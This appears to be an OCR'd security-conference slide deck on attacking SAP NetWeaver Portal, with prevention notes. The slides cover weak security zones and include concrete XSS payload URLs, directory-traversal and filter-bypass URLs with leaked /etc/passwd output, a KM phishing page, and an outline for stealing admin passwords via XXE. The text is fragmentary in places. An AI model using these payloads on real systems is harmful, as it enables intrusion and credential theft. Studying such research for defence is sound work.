  - – (runtime) for users

Portal Permission Levels






Assigned Permissions

		Name	Administrator	End User	Role Assigner	Description
□		NWA_SUPERADMIN	None	☑	☑	NWA_SUPERADMIN
□		user_admin_role	None	□	☑	User Admin
□		Administrator		□	☑	Administrator
□		super_admin_role		☑	☑	Super Administration

End User permission

The objects where end user permission is enabled affect the following areas in Portal:

- All Portal Catalog obj with end user permission
- Authorized Portal users may access restricted Portal components by URL **if they are granted permission in the appropriate *security zone*.**




ERPScan
Security Scanner for SAP

Administrator permission


- Owner = full control + modify permissions
- Full control = read/write + delete obj
- Read/Write = read+write+edit properties+ add/rem child
- Write (folders only) = create objects
- Read = view obj+create instances

  (delta links and copies)
- None = access not granted



Role Assigner permission

- The Role Assigner permission setting is available for role objects
- It allows you to determine which Portal users are permitted to assign other users, groups, or roles to the role principle using the Role Assignment tool



Security Zones

- Security zones allow the system administrator to control which Portal components and Portal services a Portal user can launch
- A security zone specifies **the vendor ID**, the **security area**, and **safety level** for each Portal component and Portal service
- The security zone is defined in a Portal application descriptor XML file portalapps.xml
- A Portal component or service can only belong to one security zone
- Zones allows the administrator to assign permissions to a safety level, instead of assigning them directly

Why? To group multiple iViews easily like files in directories

Security Zones

- So, SecZones offer an extra, but optional, layer of code-level security to iViews
  - iView
  - ”end

We can get access to Portal iViews using direct URL:

/irj/servlet/prt/portal/prtroot/<iView_ID>

And only Security Zone rights will be checked


Safety Levels for Security Zone

- No Safety
  - Anonymous users are permitted to access portal components defin
- Low S
  - A ss
    po
- Medi
  - A
    au rity
    zo
- High
  - A strative
    righ ned in
    the security zone.


So I wonder how many Portal applications with No\Low Safety exist?

Zones with no safety

Many custom applications with low security level zone



- NetWeaver.Portal
  - high_safety
  - low_safety
  - lowh_safety
  - medium_safety
  - no_safety
    - com.sap.pct.srv.portaldataviewer
    - com.sap.portal.ajax.cop.pagetoolbar
    - com.sap.portal.ajax.dtn
    - com.sap.portal.ajax.framework.layout
    - com.sap.portal.ajax.masthead
    - com.sap.portal.appdesigner.framewo
    - com.sap.portal.appintegrator
    - com.sap.portal.bidi.utils
    - com.sap.portal.coll.urlservice
    - com.sap.portal.compatibility50.exporta
    - com.sap.portal.compatibility50.jco
    - com.sap.portal.compatibility50.pcd



https://: [redacted] 101/irj/servlet/prt/portal/prtroot/com.sap.portal.connecto

Test SessionManager

Timeout:: 40

System:: zz<script>alert(123)</script>

Prevention

Check security zones permissions


- http://help.sap.com/saphelp_nw70/helpdata/en/25/85de55a94c4b5fa7a2d74e8ed201b0/frameset.htm
- http://help.sap.com/saphelp_nw70/helpdata/en/f6/2604db05fd11d7b84200047582c9f7/frameset.htm

SAP Portal

- Web based services
- All OWASP TOP10 actual
  - XSS
  - Phishing
  - Traversal
  - XXE
  - …

XSS

- Many XSSs in Portal



```
http://[redacted]00/irj/servlet/prt/portal/prtroot/com.sap.portal.usermanagement.admin.UserMapping?systemid=MS_EXCHANGE1111'aaa</script><script>alert(dc
```

```
if (EPCM.getUAType() == EPCM.MSIE) { var selection = window.showModalDialog(popupUri, '', 'dialogHeight: 170px; dialogWidth: 350px; edge: Raised; cente
No'); if (selection == 'clearUmap') { clearUmap(); } } else { var openWidth = 350; var openHeight = 170; var openX = (screen.availWidth - openWidth) / 2; var open
2; var openOpts = "width=" + openWidth + ",height=" + openHeight + ",left=" + openX + ",top=" + openY; window.open(popupUri, 'umap_clear_msg_window', ope
htmlb_external_submit (null); }
```

Данные регистрации дл

Система: MS

Пользователь:

eacc28[redacted]nd; PortalAlias=portal

EPCF

- But sometimes "httponly"
- But when we exploit XSS, we can use the features of SAP Portal

EPCF

EPCF provides a JavaScript API designed for the client-side communication between portal components and the portal core framework


- *Enterprise Portal Client Manager* (EPCM)
- iViews can access the EPCM object from every portal page or IFrame
- Every iView contains the EPCM object
- **For example, EPCF used for transient user data buffer for iViews**

```
<SCRIPT>
  alert(EPCM.loadClientData("urn:com.sap.myObjects", "person");
</SCRIPT>
```

Prevention

Install SAP note 1656549

KM Phishing



root > Entry Points

Name	Size	Rating	Modified
Common folders			
Favorites			2/9/10 3:44:08 PM
Personal Documents			1/3/07 12:03:54 PM
Public Documents			9/27/12 6:00:16 AM
Recently Used			
Taxonomies			

Address http://sapserver:50100/irj/go/km/docs/documents/Public%20Documents/Super%20Page.html

SAy hello


for security reasons repeat your password and login plzzzzz

Login:

Password:

SAP Knowledge Management may be used to create phishing pages

Directory traversal




```
https:/[redacted]52201/irj/servlet/prt/portal/prteventname/nav/prteventdata/root!3d!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252
```

You are here:ROOT/../..

name	
lost+found	8 20:54:52 MSD 2008
etc	. 11:34:06 MSD 2011
boot	9 17:12:41 MSK 2010
oracle	2 10:59:57 MSK 2010
sapmnt	26 16:47:25 MSK 2011
usr	0 18:53:40 MSK 2011

FIX

Directory traversal fix bypass



[redacted] https://[redacted]/irj/servlet/prt/portal/prteventname/view/prteventdata/root!3d!26file!3d!252fetc!252fpasswd

```
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
gdm:x:106:110:Gnome Display Manager daemon:/var/lib/gdm:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hald:/bin/false
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:100:101:User for D-Bus:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
```

ERPScan
Security Scanner for SAP

Prevention

Install SAP note 1630293

Cut the Crap,
Show Me the Hack

Breaking SAP Portal

- Found a file in the OS of SAP Portal with the encrypted passwords for administration and DB
- Found a file in the OS of SAP Portal with keys to decrypt passwords
- Found a vulnerability (another one ;)) which allows reading the files with passwords and keys
- Decrypt passwords and log into Portal
- PROFIT!

Read file


How we can read the file?

~~–Directory Traversal~~

~~–OS Command execute~~

–XML External Entity (XXE)

XXE in Portal

